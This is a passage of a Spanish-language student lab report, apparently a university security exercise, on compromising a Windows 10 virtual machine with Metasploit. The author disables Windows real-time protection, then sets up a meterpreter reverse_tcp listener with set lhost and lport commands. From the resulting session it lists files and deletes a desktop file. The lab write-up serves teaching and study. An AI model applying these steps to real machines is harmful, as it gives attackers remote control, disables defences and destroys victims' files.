

Imagen 31. Se evidencia que no se realiza la descarga del archivo

- Se revisa nuevamente la seguridad en Windows, pues a pesar de no contar con antivirus, algo esta haciendo que el sistema todavía se encuentre seguro y tienda a eliminar el archivo por encontrar software malicioso.



Imagen 32. Nueva revisión a la seguridad en Windows.



Imagen 33. El archivo se descarga, pero la ejecución detecta un virus o software malicioso

- Se procede a desactivar la seguridad en tiempo real del Windows 10, la cual faltaba para la ejecución del ejercicio.



Imagen 34. Se revisa nuevamente la seguridad en Windows y se detecta que la protección en tiempo real se encuentra activa, para lo cual se procede a desactivar para funciones del ejercicio Anexo 4 – escenario 3.



Imagen 35. Se descarga sin novedad el archivo PoC_1075XXXXXX.exe que contiene el payload



Imagen 36. Se evidencia la descarga del archivo que contiene el Payload.

PASO 2

- Una vez ya comprobada la seguridad en Windows y que el payload se encuentra descargado se procede a ejecutar el MSFCONSOLE en el Kali Linux para hacer uso de un exploit que ayude a ejecutar el meterpreter

Imagen 37. Ejecución de MSFCONSOLE.

- Una vez ejecutado el msfconsole se utiliza un exploit para recibir y gestionar las conexiones de las máquinas comprometidas (víctima) que ejecutan payloads específicos y establecen una conexión de regreso.
  Se ejecuta el siguiente comando: **use exploit/multi/handler** , como se muestra en la siguiente imagen

Imagen 38. Se ejecuta un exploit para manipular la maquina comando: use exploit/multi/handler



Imagen 39. Respuesta al ejecutar el exploit

- Una vez ejecutado el exploit se ejecutan otros parámetros que hacen referencia al payload creado anteriormente en el ejecutable
  Comando: windows/x64/meterpreter/reverse_tcp (exploit)
  Comando: set lhost 192.168.1.9 (LHOST: Se ingresa la ip del Kali Linux)
  Comando: set lport 443 (LPORT: Se ingresa el puerto 443)



Imagen 40. Ejecución de comando en el payload

Imagen 41. Ejecución de comando en el payload configuración de la IP

```
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
```

Imagen 42. Ejecución de comando en el payload configuración del puerto



Imagen 43. Se evidencia la ejecución de los comandos anteriores y se ejecuta el comando “exploit ” para iniciar la manipulación de la maquina Windows 10



Imagen 44. Se evidencia ingreso a la maquina Windows 10 a través del puerto 50582, posteriormente se abre otra sesión y se cambia de puerto al 58523, mediante el cual se trabajó el resto del ejercicio.



Imagen 45. Se abre una nueva sesión para manipular la máquina de Windows, evidenciándose que se cambió el puerto destino, por donde la maquina Windows 10 escucha las peticiones – Puerto 58523 (Ip192.168.1.11), el puerto e IP origen se conservan las mismas.

Ejecutamos el comando “ls” para listar los elementos donde nos encontramos y vemos que efectivamente nos encontramos en la carpeta descargas de la maquina Windows 10 así como los elementos que se encuentran en esta.

Una vez en la maquina Windows 10, empezamos explorar y ejecutar varios comandos como los siguientes

IPCONFIG, para saber la ip de la maquina Windows 10

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : [redacted]
MTU          : 1492
IPv4 Address : 192.168.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : [redacted]
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Imagen 46. Comando "Ipconfig"

- Procedemos a borrar el archivo "Estudiante.txt" que se encuentra en el escritorio.



Imagen 47. Evidencia del archivo "Estudiante.txt" con su contenido, el cual se encuentra en el escritorio del Windows 10.

- Nos dirigimos al escritorio de windows para verificar los archivos existentes, para ello ejecutamos el comando “cd ..” teniendo en cuenta que nos encontramos en la carpeta descargas de windows 10 y este comendo nos lleva unan carpeta atrás, la cual es la carpeta Windows, una vez en la carpeta Windows listamos el contenido con “ls” y verificamos que alli se encuetra la carpeta Desktop y nos dirigimos a ella a través del comando “cd Desktop”



Imagen 48. Comando para ir de la carpeta descargas a la carpeta windows. Comando “cd ..”

- Una vez en la carpeta Escritorio, listamos los elementos que se encuentran en la carpeta “ls” vemos que existe el archivo Estudiante.txt y procedemos a borrarlo con el comando “rm Estudiante.txt”



Imagen 49. Comando para ir de la carpeta windows a la 